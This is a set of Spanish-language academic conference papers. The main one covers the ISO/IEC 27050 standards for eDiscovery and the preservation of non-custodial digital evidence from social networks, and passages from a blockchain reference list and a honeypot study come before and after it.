17. Khan, S., Amin, M. B., Azar, A. T., & Aslam, S. (2021). Towards interoperable blockchains: A survey on the role of smart contracts in blockchain interoperability. IEEE Access, 9, 116672-116691.
18. B. Chandra Ghosh, V. Ramakrishna, C. Govindarajan, D. Behl, D. Karunamoorthy, E. Abebe, and S. Chakraborty, “Decentralized crossnetwork identity management for blockchain interoperation," 2021, arXiv:2104.03277. [Online]. Available: http://arxiv.org/abs/2104.03277
19. Menezes, A. J., Van Oorschot, P. C., & Vanstone, S. A. (2018). Handbook of applied cryptography. CRC press.
20. Q. Feng, D. He, S. Zeadally, M. K. Khan, N. Kumar, A survey on privacy protection in blockchain system, Journal of Network and Computer Applications 126 (2019) 45–58.
21. A. Garoffolo, D. Kaidalov, R. Oliynykov, Zendoo: A zk-snark verifiable cross-chain transfer protocol enabling decoupled and decentralized sidechains, in: 2020 IEEE 40th International Conference on Distributed Computing Systems (ICDCS), IEEE, 2020, pp. 1257–1262.
22. Agbo, C. C., & Mahmoud, Q. H. (2020). Blockchain in healthcare: Opportunities, challenges, and possible solutions. International Journal of Healthcare Information Systems and Informatics (IJHISI), 15(3), 82-97.

Serie de Normas ISO/IEC 27050-1 a 27050-4: Tratamiento de la evidencia digital no custodiada

María Eugenia Casco[1], Nelson Martin Fogliato[2], Santiago Enrique Roatta[3]

[1]Facultad de Tecnología Informática, Universidad Abierta Interamericana (UAI), Ovidio Lagos 934, Rosario, Argentina,
[2]Facultad de Derecho, Universidad Nacional de Rosario (UNR), Córdoba 2020, Rosario, Argentina,
[3]Facultad de Cs. Exactas, Ingeniería y Agrimensura, Universidad Nacional de Rosario (UNR), Av. Pellegrini 250, Rosario, Argentina,
{Casco}MariaEugenia.Casco@uai.edu.ar,
{Fogliato}nfogliato@justiciasantafe.gov.ar,
{Roatta}sroatta@fceia.unr.edu.ar

Resumen. El presente trabajo aborda la gestión de la evidencia digital no custodiada, en el marco de las normas ISO/IEC 27050 (4 partes), que proporcionan un enfoque estructurado para su identificación, preservación y análisis. A medida que se difunden e implementan nuevas tecnologías, la necesidad de un manejo riguroso de esta evidencia se vuelve fundamental, especialmente en contextos legales y forenses. Este estudio examina los desafíos y oportunidades que surgen al aplicar estas normas, destacando la importancia de la capacitación del personal y la colaboración interdisciplinaria para garantizar la integridad y la legalidad en la recolección de datos. Se enfatiza que la implementación efectiva de las normas ISO/IEC 27050 es esencial para mitigar riesgos asociados a la alteración de la evidencia, promoviendo así la transparencia y la confianza en los procesos judiciales.

Palabras clave: Informática forense, normalización, Normas ISO 27050.

1 Introducción

La informática forense, también conocida como análisis digital forense ha evolucionado significativamente desde sus orígenes en la década de 1970, convirtiéndose en una disciplina fundamental para identificar, preservar, analizar y presentar datos válidos en procesos legales. A pesar de los avances en hardware y software, la informática forense ha desarrollado un modelo de actuación propio, adaptado a las leyes de cada país.

A lo largo de los años, se han establecido hitos importantes en el desarrollo de la informática forense. En 1978, el estado de Florida reconoció los crímenes informáticos en el Computer Crimes Act. En 1981, Copy II PC de Central Point Software permitió la copia exacta de disquetes protegidos contra copias piratas. En 1982, Peter Norton publicó Norton Utilities, una suite de herramientas que incluía UnErase, una aplicación para recuperar archivos borrados accidentalmente.

En 1984, el FBI formó el Magnetic Media Program, que más tarde se convertiría en el Computer Analysis and Response Team (CART). En 1986, Clifford Stoll colaboró en la detección del hacker Markus Hess, documentando su metodología forense en el libro "Stalking the Wily Hacker". En 1987, AccessData, pionera en el desarrollo de productos de análisis forense, lanzó Forensic Toolkit (FTK).

A medida que la informática forense evolucionaba, se crearon organizaciones y certificaciones para estandarizar las prácticas y capacitar a los profesionales. En 1988, se fundó la International Association of Computer Investigative Specialists (IACIS), que ofrece la prestigiosa certificación Certified Forensic Computer Examiner (CFCE). En 1992, el libro "A forensic methodology for countering computer crime" acuñó el término "computer forensics".

En 1995, se fundó el International Organization on Computer Evidence (IOCE) para facilitar el intercambio de información entre especialistas en evidencia electrónica. Desde 1996, la Interpol organiza los International Forensic Science Symposium, un foro para debatir los avances forenses. En 2001, se creó la Digital Forensic Research Workshop (DFRWS), un grupo internacional para compartir información sobre análisis digital forense[1].

Actualmente, es de amplia difusión el conjunto de normas ISO/IEC aplicadas a la gestión de la evidencia digital; en 2015, quienes hoy presentamos este trabajo, publicamos “El tratamiento de la evidencia digital y las normas ISO/IEC 27037:2012” con el fin de contribuir académicamente en la divulgación de los beneficios de la estandarización de la actividad digital forense.

2 Las Nuevas Tecnologías

La creciente interconexión de dispositivos de Internet of Things (IoT)[2] y la proliferación de plataformas digitales diversas han transformado la forma en que se genera y se comparte la información en la sociedad contemporánea. En este contexto, la evidencia digital proveniente de redes sociales, mundo virtual (metaverso), comentarios en portales de noticias, denuncias anónimas públicas en Internet, entre otras innumerables fuentes de información en constante generación, se ha vuelto cada vez más relevante para las investigaciones forenses. Sin embargo, esta nueva realidad plantea desafíos significativos para el análisis digital forense, que debe adaptarse a un entorno donde la información no solo es abundante, sino también altamente dinámica y a menudo fuera del control directo de los investigadores.

El uso de big data (datos tan extensos que no pueden almacenarse, procesarse, compartirse ni analizarse por medios convencionales y en un plazo de tiempo razonable.), aprendizaje automático y una amplia gama de tecnologías ya probadas presentan oportunidades que deben apreciarse en el ámbito forense, todas ellas aplicables a entornos dinámicos.

Dependiendo del contexto, por ejemplo, un archivo de 50 MB puede no ser particularmente grande en comparación con la cantidad de datos que las personas usan a diario, pero muchos sistemas de correo electrónico aún no permiten adjuntar un archivo de ese tamaño. Sin embargo, a menudo se utiliza el término big data para referirse a datos muy grandes, generalmente generados por actividades que realizan las personas y que generan datos. Por ejemplo, los datos colectivos de todos los dispositivos de seguimiento de la actividad física que se usan en una población proporcionan una gran cantidad de información que podría proporcionar a los investigadores información sobre los comportamientos de salud que sería muy difícil de recopilar de manera tradicional. Otra fuente común de big data es la forma en que los empleados de una empresa interactúan con sus propios sistemas de TI. Esto puede incluir una multitud de tipos diferentes de información, como los horarios en que los empleados están activos en el sistema, los correos electrónicos y mensajes que envían, las funciones que realizan y cómo varía su productividad a lo largo del día. En el ámbito de la ciberseguridad, estos datos podrían incluir métricas como el tiempo transcurrido entre la apertura de un correo electrónico y su respuesta, si los empleados intentan acceder a archivos a los que no deberían acceder y si existen patrones de que ciertos empleados hagan clic en enlaces de phishing más que otros.

Una forma de big data es generada por las redes sociales, se calcula que en 2024 existen aproximadamente 5.000 millones de usuarios mensuales activos en redes sociales procedentes, en gran parte, de Europa, Asia y América. La gran expansión de internautas con nuevos perfiles, ávidos de vínculos digitales a escala global, se expanden a través de la red reflejando su actividad, no solo por la mayor penetración, facilitada por la inexistencia de barreras, como el idioma, que en otros momentos impedían las comunicaciones, sino también, en el incremento del tiempo dedicado a sus actividades digitales[3]. La extracción de datos forenses en redes sociales se ha convertido en un tema de investigación importante. La recopilación de datos forenses está estrechamente ligada al proveedor del servicio, lo que genera problemas de autenticidad y formato de los datos. La ciencia forense de redes sociales es un dominio emergente del análisis digital forense.

Estas plataformas registran una variedad de datos relacionados con los comportamientos, asociaciones y preferencias sociales de un individuo[4]. En las redes sociales en línea, el proveedor del servicio almacena un conjunto completo de todas las comunicaciones de los usuarios, sin acceso directo e inmediato para los investigadores que requieren documentar la información en tiempo real debido a la volatilidad con la que se genera y desvanece, y/o elimina, en muchos casos.

Las nuevas tecnologías, ya afianzadas, como la minería de datos es utilizada en estrategias de prevención e intervención en ciberseguridad y permiten su aplicación a la informática forense. Bartoletti, Pes y Serusi [5] demostraron cómo se puede utilizar la minería de datos para detectar direcciones de Bitcoin conectadas a esquemas Ponzi (un esquema Ponzi es una forma de fraude [6] de inversiones en la que a los inversores existentes se les paga con fondos recaudados de nuevos inversores).

La informática forense enfrenta los desafíos de estos nuevos escenarios en el desarrollo de investigaciones digitales [8] debido a la rápida evolución de la tecnología y la necesidad de adaptarse a nuevos tipos de evidencia digital. En este contexto, la adopción de estándares internacionales, como las normas ISO/IEC 27050, se torna indispensable para abordarlos garantizando la integridad, autenticidad y admisibilidad de la evidencia digital en procedimientos legales que impliquen entornos dinámicos. Estas normas proporcionan un marco que guía a los investigadores en la identificación, preservación y análisis de evidencia digital no custodiada, asegurando que se mantenga la integridad y autenticidad de la información obtenida de redes sociales, datos alojados en sistemas informáticos de terceros, flujos de datos en constante generación y otros entornos digitales. En este sentido, la normalización del tratamiento de la evidencia digital dinámica se convierte en un imperativo para garantizar la validez de las investigaciones forenses en un mundo cada vez más interconectado y digitalizado.

2.1 Evidencia Digital Custodiada

La gestión de la evidencia digital [1] custodiada fue el objeto del trabajo presentado por los autores del presente documento en 2015, se enfocó en las pautas para el manejo de la evidencia digital; sistematizando la identificación, adquisición, análisis y preservación de esta. Estos procesos, aplicables en el lugar del hecho, están diseñados para mantener la integridad de la evidencia, con una metodología aceptable para contribuir a su admisibilidad en procesos legales y en sintonía con las normas ISO/IEC 27037:2012. La diversidad de protocolos generados en las distintas jurisdicciones impedía ajustarse a lineamientos claros y generales como los que presentan las normas ISO, introduciendo el rol del Digital Evidence First Responder (DEFRs) o especialista en evidencia digital de respuesta inicial, Digital Evidence Specialist (DESs) o especialista en evidencia digital [7], especialistas en respuestas a incidentes y directores de laboratorios forenses. El 4 de julio de 2022 se presenta la IRAM-ISO-IEC 27037:2022, traducción de esta norma por parte del Instituto Argentino de Normalización y Certificación (IRAM), esto implica que no existen obstáculos para su implementación en nuestro país.

De la actividad forense descrita por las normas se desprende que existe la denominada evidencia digital custodiada, sobre la cual es posible aplicar las recomendaciones de IRAM-ISO-IEC 27037:2022, debido a que incluye computadoras, dispositivos móviles, bases de datos, aplicaciones, almacenamiento en red, copias de seguridad y archivos electrónicos, tratándose de fuentes de datos en custodia del responsable directo de las mismas (organización, proveedor, usuario). De este modo, obtener evidencia digital de dispositivos físicos o accesibles de forma directa por parte de los especialistas forenses permiten desarrollar la actividad de forma segura mediante las herramientas forenses aplicables para ese fin. Es posible embalar, trasladar los dispositivos y mantener una cadena de custodia actualizada para contar con una trazabilidad de la evidencia hasta su disposición final en el depósito y/o destrucción.

En la actualidad, la investigación forense en laboratorio implica la obtención de evidencia digital tradicional, incluyendo la obtención de evidencia digital remota (conectando el software o hardware forense mediante un enlace seguro) mediante el desarrollo de extracciones forenses por medios automatizados, utilizando herramientas (UFED de Cellebrite, XRY Office Complete de MSAB, Axiom de Magnet Forensics, OSForensics de PassMark, MobileEdit Forensic de Compelson , FTK de AccessData, OpenText EnCase Forensic, Oxygen Forensics, entre otras muchas herramientas especializadas) operadas por técnicos forenses capacitados de amplia experiencia que permiten el contacto directo del especialista con cada aparato, fuente de los archivos almacenados en el sistema. Este proceso hace posible dar respuesta a preguntas como: ¿Son importantes los registros (logs)?, dado que es posible obtenerlos, contar con la cronología de eventos del sistema e información del usuario; los metadatos se hallan disponibles. Es posible la recuperación de registros eliminados y toda la información almacenada en cada dispositivo analizado [9], en la mayoría de los casos, y la documentación del proceso técnico aplicado se registra como parte del informe forense utilizado para presentar los resultados.

2.2 Evidencia Digital No Custodiada

La evidencia digital no custodiada puede ser un desafío debido a la naturaleza cambiante del contenido. Las fuentes de Electronically Stored Information (ESI) no custodiadas incluyen el almacenamiento en la nube y las redes sociales, tal como lo indica la norma ISO/IEC 37050 (sus 4 partes) que identifica como ESI "Electronically Stored Information" o "Información Almacenada Electrónicamente" a cualquier información generada, enviada, recibida o almacenada en formato electrónico o digital. Esto incluye, pero no se limita a las fuentes de datos no custodiados que son externas a la organización y/o usuario, objeto de una investigación (bases de datos en la nube, webmails, sitios web, redes sociales, entre otros).

La ejecución del proceso de eDiscovery de datos gestionados por terceros basado en un enfoque en tres capas: usuario, servicio y plataforma (categorizando los procedimientos de obtención de información relevante para cada capa) permite un abordaje integral de la tarea forense.

Analizando el proceso aplicado a big data[4], encontramos que los datos se obtienen exportando los resultados de la aplicación de filtros basados en rangos y objetivos mediante scripts o programas informáticos que acceden a sitios web o plataformas de servicios y extraen datos específicos de manera estructurada mediante la técnica de web scraping, también conocido como web harvesting o web data extraction.

En referencia a los archivos de fotografías y videos personales, por ejemplo, en plataformas de redes sociales, se observa que, en muchos casos, no se encuentran disponibles para descarga y sus metadatos son eliminados o reemplazados por la plataforma, se obtienen forzando la descarga o mediante requerimientos judiciales formales ante las empresas que gestionan las plataformas digitales de interacción.

Una característica concreta de la evidencia digital no custodiada es que los datos de interés se pueden consultar, pero son gestionados por la plataforma (el sistema informático y sus archivos no están disponibles -redes sociales, portales, e-commerce,

finanzas en la nube, entre otros-) y existen diversos tipos de datos protegidos (por ejemplo, registros o logs inaccesibles).

Es muy valorado el cumplimiento de estándares y normas acordadas para el tratamiento de datos de alta volatilidad, es por este motivo que, con el apoyo de herramientas que permiten documentar el instante en que se accede a la información de interés, obteniendo un "recorte" de la vida de los datos que permanecen en transformación en el tiempo (las páginas, los portales, los servicios son actualizados periódicamente).

Este tipo de evidencia se ha vuelto un aspecto crítico en el ámbito de la informática forense, especialmente a medida que las técnicas de recopilación de información, como la inteligencia de fuentes abiertas (OSINT), se han integrado en las investigaciones digitales.

Esto es especialmente relevante en un contexto donde las técnicas de OSINT pueden generar grandes volúmenes de información, haciendo que la organización y estandarización de la evidencia sea crucial para la validez de las investigaciones.

Para facilitar la comprensión, es posible describir de forma resumida en qué consiste cada parte de la norma ISO/IEC 27050:

ISO/IEC 27050-1: Visión general y conceptos [11]

Esta primera parte cuenta con una breve descripción general de eDiscovery; su concepto, las operaciones, los métodos, etc., relacionados con la información almacenada electrónicamente. Describe los objetivos, el alcance y el contexto de esta norma de varias partes. La primera parte se publicó en 2016 y se actualizó en 2019.

ISO/IEC 27050-2: Guía para la gobernanza y gestión [12]

La segunda parte de la norma provee orientación sobre cómo identificar y gestionar los riesgos de información relacionados con el eDiscovery. Describe los principios de buena gobernanza en el manejo de investigaciones forenses, a saber, la estructura general sobre la que se deben llevar a cabo y gestionar las actividades relacionadas con la investigación forense digital de manera controlada, repetible y confiable.

Además, describe algunas métricas a tener en cuenta. La Parte 2 de la norma se publicó en 2018.

ISO/IEC 27050-3: Código de buenas prácticas [13]

Esta parte proporciona un código de buenas prácticas que guía a las organizaciones en la ejecución de procedimientos de eDiscovery.

Los aspectos clave de esta implementación incluyen: establecimiento de políticas y procesos, capacitación del personal, colaboración interdisciplinaria. La implementación exitosa de estas normas a menudo requiere la colaboración entre diferentes departamentos, incluyendo TI, legal y cumplimiento, para asegurar un enfoque integral en la gestión de la evidencia. La Parte 3 fue actualizada en 2020.

ISO/IEC 27050-4: Preparación técnica [14]

La cuarta parte se centran en la selección, preparación y aplicación de herramientas en los distintos pasos del proceso de eDiscovery, incluido el almacenamiento, la producción y la eventual destrucción de ESI. El estándar proporciona pautas generales sin especificar ni recomendar herramientas con licencias de uso o de código abierto. La Parte 4 fue publicada en 2021.




Fig. 1. Proceso de eDiscovery. Fuente: producción propia.

3 Alcance del Trabajo

Nuestro trabajo integra tres unidades académicas de la Universidad Nacional de Rosario y la Universidad Abierta Interamericana. Los proyectos de investigación se encuentran dirigidos por el ingeniero electrónico Santiago Enrique Roatta, Director de la Escuela de Ingeniería Electrónica, Facultad de Ciencias Exactas, Ingeniería y Agrimensura - UNR y el Dr Nelson Martín Fogliato, Juez del Poder Judicial de la Provincia de Santa Fe proporciona una perspectiva legal fundamental para el análisis de la aplicación de la norma ISO/IEC 27050 y los procesos de eDiscovery. La permanente interacción de la ingeniera en sistemas informáticos María Eugenia Casco, desde el Equipo de Investigación de Ciberseguridad y Análisis Digital Forense enfocado en la generación de conocimiento y desarrollo tecnológico desde la Facultad de Tecnología de UAI, destacando la importancia la integración de estándares internacionales para facilitar la identificación, preservación y análisis de datos [9] en entornos digitales desde 2012, especialmente en el actual contexto de creciente complejidad en función del cual se han efectuado la difusión de las actualizaciones normativas y la implementación de procesos de eDiscovery para la obtención de evidencia no custodiada de las redes sociales e información en línea en colaboración con Colegios Profesionales enfocados en la evaluación de cumplimiento y la detección del ejercicio ilegal de la profesión.

4 Casos Prácticos

En esta trabajo se describen, de forma general, investigaciones digitales efectuadas en el período de dos años, con el apoyo de técnicas OSINT en las cuales se ha completado el procesamiento y resguardo de material digital de forma inmediata, con el objeto de documentar toda aquella información vinculada con el objeto de cada investigación, en

particular, enfocadas en profesionales que ejercieran diversas actividades para las cuales se requiere contar con matrícula habilitada por Colegios Profesionales.

La decisión de aplicar la norma ISO/IEC 27050 para este tipo de investigaciones se basa en la necesidad de producir evidencia digital válida en un proceso judicial, dado que el origen de las investigaciones se encuentra en denuncias efectuadas por ciudadanos que fueron víctimas de la actividad ilegal de supuestos profesionales matriculados.

Se aplicaron las recomendaciones de la norma ISO/IEC 27050-3 para identificar fuentes de evidencia digital (redes sociales Instagram y Facebook, YouTube, Zonaprop, Clarín Inmuebles, MercadoLibre, entre otras), preservar los hallazgos, recopilar la información de interés[15], procesar para preparar y facilitar el siguiente paso, revisar para valorar la información según su relevancia, analizar los resultados y producir ESI (Información Almacenada Electrónicamente) relacionada con el objeto de la investigación.

Debido a que la información electrónica no está bajo el control directo de las partes interesadas y teniendo en cuenta que, en caso de efectuar el requerimiento por medio de trámites judiciales de rutina, la información hallada por el especialista forense durante la investigación digital, podría resultar alterada, dañada o destruida antes de que el trámite judicial sea ejecutado, por lo cual se consideró elemental proceder aplicando las recomendaciones de la norma analizada en el presente documento.

En los casos donde se efectúa la descarga de una serie de archivos de imágenes y video desde redes sociales u otro tipo de plataformas, por ejemplo: YouTube, se aplica la función HASH (SHA-512) a cada archivo descargado con el fin de permitir la comprobación de que el archivo de imagen, video y/o audio que el usuario subiera a una plataforma coincida con el presentado por el profesional que efectúa el resguardo del material digital, esta es la manera que existe de comprobar que un video descargado de una red social no sufrió ediciones (recortes o extensión, etc) tras su descarga. Teniendo en cuenta a los entornos forenses; las funciones HASH generan un resumen fijo de datos sin necesidad de una clave secreta y son útiles para verificar la integridad de los datos, pero no garantizan la autenticidad. Existen las funciones MAC que utilizan una clave secreta para producir un código que asegura tanto la integridad como la autenticidad y, es caso de ser posible su aplicación, complementando el uso de funciones HASH, proporcionan un método robusto para asegurar la integridad y autenticidad de los archivos analizados. Este proceso resulta especialmente relevante para confirmar que los datos no han sido alterados y provienen de una fuente confiable.

En el caso de una página web dinámica como, por ejemplo: portales de avisos clasificados, sitios web corporativos, perfiles de redes sociales, publicidad digital, publicaciones e historias disponibles por un tiempo determinado; no es posible contar con otro archivo que sirva como punto de comparación. Los videos o imágenes son descargados para preservar las publicaciones o historias de redes sociales que, eventualmente desaparecen, procediendo así también con cada descripción publicada por el usuario de origen y los comentarios efectuados por los usuarios que interactúan en cada publicación de interés. En función de lo descrito anteriormente, se documenta mediante la obtención de vistas instantáneas utilizando software libre o bajo licencia que permite captar de forma automática lo observado en el navegador web en la fecha, hora y origen (URL) en que se efectúa la actividad, exportando esta información al generar el archivo de salida, en este caso, en formato PDF; contando con la posibilidad

de refutar el material digital resguardado mediante la consultada a terceros imparciales que, en el caso de las redes sociales y servicios online, están representados por cada empresa que los provee: Meta Platforms Inc, Clarín Inmuebles, Mercado Libre por ejemplo, que gestionan los sistemas que almacenan la información que puede corroborar o impugnar cada vista instantánea documentada en un momento dado online. Respecto de la aplicación del HASH a este tipo de vistas no resulta relevante debido a que para efectuar la exportación de lo observado a documento PDF es posible utilizar un amplio abanico de herramientas open source, freeware, software de pago, complementos de navegadores web, entre otros pertenecientes a suites forenses, cada software genera una salida a PDF que variará según las particularidades de la herramienta utilizada.

Entonces, teniendo en cuenta lo recomendado por las normas, en comparación con el análisis digital forense tradicional [17] la preservación de material digital dinámico online presenta algunas ventajas: a) no requiere acceso a dispositivos corporativos o personales, tiene opción de realizarse a distancia; b) es posible su obtención en tiempo real; c) no depende del modelo del dispositivo en el cual se haya originado, recibido o almacenado el material digital; d) se puede recuperar información eliminada en determinadas circunstancias (por ejemplo usando Yandex Cache para acceder a sitios web inaccesibles en el momento de la obtención de la evidencia).

Existen diversas herramientas y técnicas que pueden utilizarse para obtener evidencia digital de redes sociales, portales, etc.; comúnmente incluyen: a) instantáneas de páginas web: que permiten obtener una vista estática del perfil y/o publicación de la red social o sitio web de interés. b) archivo web: permite capturar una copia de la página web o de la red social en un momento determinado, método que, en la actualidad, debido a las actualizaciones de los servicios de redes sociales, portales de noticias, etc., presenta elementos que, de no contar con la conexión en tiempo real, no es posible recuperar en el futuro, cuando se desee presentar la evidencia a las partes interesadas. Por ejemplo: las imágenes que el usuario elimina o reemplaza, si la herramienta usada genera vínculos propios en la máquina local, puede despertar contradicciones entre los representantes técnicos de las partes por la dificultad que presenta su comprobación. c) herramientas de extracción de datos: estas herramientas permiten extraer información de las cuentas de las redes sociales, como nombres de usuario, publicaciones, fotos, mensajes, etc., descargando y presentando los datos de forma organizada, implicando la documentación y registro de cada procedencia en informes técnicos. d) herramientas de análisis de redes sociales: estas herramientas permiten analizar la estructura de las redes sociales, los patrones de interacción entre los usuarios y la difusión de información en las redes sociales.

Dependiendo del caso a documentar, el procedimiento para trabajar con redes sociales inició en la determinación de la fuente de evidencia digital, la inspección y determinación del escenario de interés y sus interrelaciones. Luego de identificar la fuente, fue posible seleccionar apropiadamente los métodos para la recopilación de material digital, por ejemplo: documentar de forma manual, utilizar herramientas de código abierto (por ejemplo: HTTrack), usar software o complementos que permiten obtener una vista instantánea de las webs observadas, citación de contenido, herramientas forenses de pago.

Es importante establecer que el riesgo de alteración, daño o destrucción implica, no sólo la acción deliberada del usuario responsable de su publicación o generación, sino posibles modificaciones efectuadas por las plataformas de base sobre las que ninguna de las partes tiene control, por este motivo, esta fase resulta crítica, en términos de tiempo porque los datos efímeros (como los resultados de publicaciones de avisos inmobiliarios en historias de la red social [16] Instagram o Facebook, así como publicidad gestionada por medio de redes sociales o WhatsApp, entre otros) pueden desaparecer, darse de baja, destruirse o estropearse antes de ser capturados y preservados.

5 Conclusiones

La persistente creación de procedimientos sin un rigor normativo adecuado por parte de las jurisdicciones locales limita la mejora de la calidad, consistencia y transparencia de los resultados obtenidos en la aplicación del análisis digital forense. Este estudio resalta la necesidad de una mayor conciencia y adopción de normativas en el campo, con el fin de fortalecer la integridad y credibilidad de las investigaciones digitales en entornos tecnológicamente dinámicos, dado que las normas ISO aplicables a la gestión de la evidencia digital custodiada tradicional que acostumbra a manejar el sistema judicial no se aplica a las nuevas fuentes de evidencia digital y a las técnicas de investigación digital que implica colección de evidencia digital no custodiada en entornos dinámicos.

El propósito fundamental de los estándares digitales forenses ISO 27000 es promover métodos y procesos de buenas prácticas para la captura e investigación forense de evidencia digital. La estandarización de estos procesos es esencial, ya que permite que investigadores de diferentes jurisdicciones adopten enfoques similares, facilitando la comparación y el contraste de resultados.

La evidencia digital no custodiada, que incluye datos de redes sociales, correos electrónicos (webmail), escenarios virtuales de metaverso y registros de sistemas de terceros en general, presenta desafíos únicos debido a su naturaleza volátil y la falta de control directo sobre ella. La aplicación de las normas ISO/IEC 27050 en sus cuatro partes, proporciona un marco que guía a los investigadores en la identificación, preservación y análisis de esta evidencia. Al sistematizar la gestión de la evidencia digital no custodiada, se asegura no solo la integridad y autenticidad de los datos, sino también la posibilidad de que estos sean utilizados efectivamente en procesos legales.

A medida que las organizaciones públicas y/o privadas adopten estas normas, es fundamental que se enfoquen en la capacitación, el desarrollo de políticas y la colaboración interdisciplinaria para garantizar el cumplimiento y efectividad en la gestión de la evidencia digital.

Referencias

1. Roatta, S., Casco, M. E., & Fogliato, G. (2015). El tratamiento de la evidencia digital y las normas ISO/IEC 27037: 2012. Web http://sedici.unlp.edu.ar/handle/10915/50586

2. Statista. Panorama mundial de las redes sociales, datos estadisticos (2024). Web https://es.statista.com/temas/3168/panorama-mundial-de-las-redes-sociales/
3. Watson, S. & Dehghantanha, A. (2016). “Digital forensics: the missing piece of the internet of things promise,” Computer Fraud & Security, vol. 2016, no. 6, pp. 5–8
4. Landers, R. N., Brusso, R. C., Cavanaugh, K. J., & Collmus, A. B. (2016). A primer on theory-driven web scraping: Automatic extraction of big data from the internet for use in psychological research. Psychological Methods, 21(4), 475–492. doi:10.1037/met0000081
5. Bartoletti, M., Pes, B., & Serusi, S. (2018). Data mining for detecting Bitcoin Ponzi schemes. Paper presented at the Crypto Valley Conference on Blockchain Technology (CVCBT), Zug, Switzerland, Jun 20–22.
6. Harisha, A., PhD Singh, C. (2024). Advancements in cybercrime investigation and digital forensics. Apple Academic Press, Inc y CRC Press.
7. ISO/IEC 27037:2012 Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence. (2018)
8. ISO/IEC 27041:2015 Information technology — Security techniques — Guidance on assuring suitability and adequacy of incident investigative method (2021)
9. ISO/IEC 27042:2015 Information technology — Security techniques — Guidelines for the analysis and interpretation of digital evidence (2021)
10. ISO/IEC 27043:2015 Information technology — Security techniques — Incident investigation principles and processes (2020)
11. ISO/IEC 27050-1:2019 Information technology — Electronic discovery Part 1: Overview and concepts
12. ISO/IEC 27050-2:2018 Information technology — Electronic discovery Part 2: Guidance for governance and management of electronic discovery (2018)
13. ISO/IEC 27050-3:2020 Information technology — Electronic discovery Part 3: Code of practice for electronic discovery (2020)
14. ISO/IEC 27050-4:2021 Information technology — Electronic discovery Part 4: Technical readiness (2021)
15. Krivchenkov, A., Misnevs, B., & Pavlyuk, D. (2019), Intelligent Methods in Digital Forensics: State of the Art. I. Kabashkin et al. (Eds.): RelStat 2018, LNNS 68, pp. 274–284
16. Arshad, H., Abdullah, S., Alawida, M., Alabdulatif, A., Abiodun, O., Riaz, O., A Multi-Layer Semantic Approach for Digital Forensics Automation for Online Social Networks. Sensors. 2022; 22(3):1115. https://doi.org/10.3390/s22031115
17. IRAM-ISO-IEC 27037, Tecnología de la información. Técnicas de seguridad. Guías para la identificación, la recolección, la adquisición y la preservación de la evidencia digital. (ISO/IEC 27037:2012, IDT)

Honeypots: análisis de implementaciones para ciberseguridad de una red organizacional

Pablo Germán Maddalena Kreff [1], Pablo Gagliardi[1], Patricia Bazán[1], Paula Venosa[1], Nicolás del Río[1], Sofía Martin[1], Joaquin Bogado[2]

[1] LINTI- Facultad de Informática – UNLP
[2] Investigador Independiente

pkreff@linti.unlp.edu.ar, pgagliardi@linti.unlp.edu.ar, pbaz@info.unlp.edu.ar, pvenosa@info.unlp.edu.ar, ndelrio@info.unlp.edu.ar, smartin@linti.unlp.edu.ar, joaquinbogado@duck.com

Palabras Clave: honeypot como software, honeynet, hacking ético, inteligencia de ciberamenazas, herramientas opensource.

1 – Introducción y conceptos

La recolección y análisis de información para detectar ataques de ciberseguridad plantea un desafío, ya que la detección de malware y ataques mediante el análisis de tráfico de red sigue presentando dificultades a los responsables de monitorear la seguridad de la red y de gestionar los incidentes de seguridad. Aunque existen varios mecanismos de detección bien conocidos para separar con precisión los comportamientos maliciosos de los normales, todavía es extremadamente difícil contar con sistemas de detección eficientes [2].

Los principales obstáculos para una buena detección de malware y ataques mediante el análisis de tráfico de red son cuatro: 1- que el tráfico normal es extremadamente complejo, diverso y cambiante, 2 - las acciones maliciosas cambian continuamente, adaptándose, migrando y ocultándose como tráfico normal, 3- la cantidad de datos para analizar es enorme y la capacidad de cómputo disponible para el análisis de datos es finita, lo que obliga a los analistas a descartar datos y 4- la detección debe ocurrir casi en tiempo real, o incluso antes que el ataque ocurra, para ser de alguna utilidad.

Los honeypots (o “tarros de miel”), son señuelos y no sistemas o servicios reales y es altamente probable que el tráfico que va dirigido hacia ellos esté relacionado a ataques de ciberseguridad, o a pruebas ligadas a la etapa de descubrimiento que se llevan a cabo con fines maliciosos.

Los honeypots son herramientas que permiten el estudio de ataques de ciberseguridad en entornos controlados, con el objetivo de detectar el ataque y obtener información del mismo y del atacante, con un nivel de detalle que otras herramientas no proporcionan. El conjunto de estas herramientas, los honeypots, configurados en red, determinan una honeynet, y permiten recrear un escenario completo simulando diversos tipos de nodos de la red (sistemas en producción, servicios, servidores, Internet of Things).

Las honeynets son redes diseñadas para atraer atacantes y recopilar información sobre sus tácticas y herramientas. Un honeypot es un componente clave de una honeynet, y puede ser de alta o baja interacción. Un honeypot de alta interacción proporciona al atacante un sistema operativo real con el que interactuar, donde nada es simulado o restringido [4]. Los honeypots de baja interacción emulan servicios específicos, proporcionando datos limitados pero útiles sin el riesgo de comprometer la seguridad del sistema anfitrión [1].

En este trabajo se presenta un análisis de posibles herramientas para implementar honeypots mediante la elaboración de criterios de comparación y la elección de alguna/s para pruebas de concepto y su despliegue en un nodo de red en una infraestructura adecuada [3]. Esta es la primera de las etapas previstas dentro de un proyecto de investigación que busca establecer las metodologías necesarias para la implementación de una honeynet en una organización, cuyo monitoreo y control se encuentre centralizado, pero que la detección sea distribuida.

2- Herramientas para implementación de honeypots

El equipo de ciberseguridad del LINTI trabaja en colaboración con CERTUNLP [1], el Centro de Respuestas de Incidentes de Seguridad (CSIRT) de la UNLP.

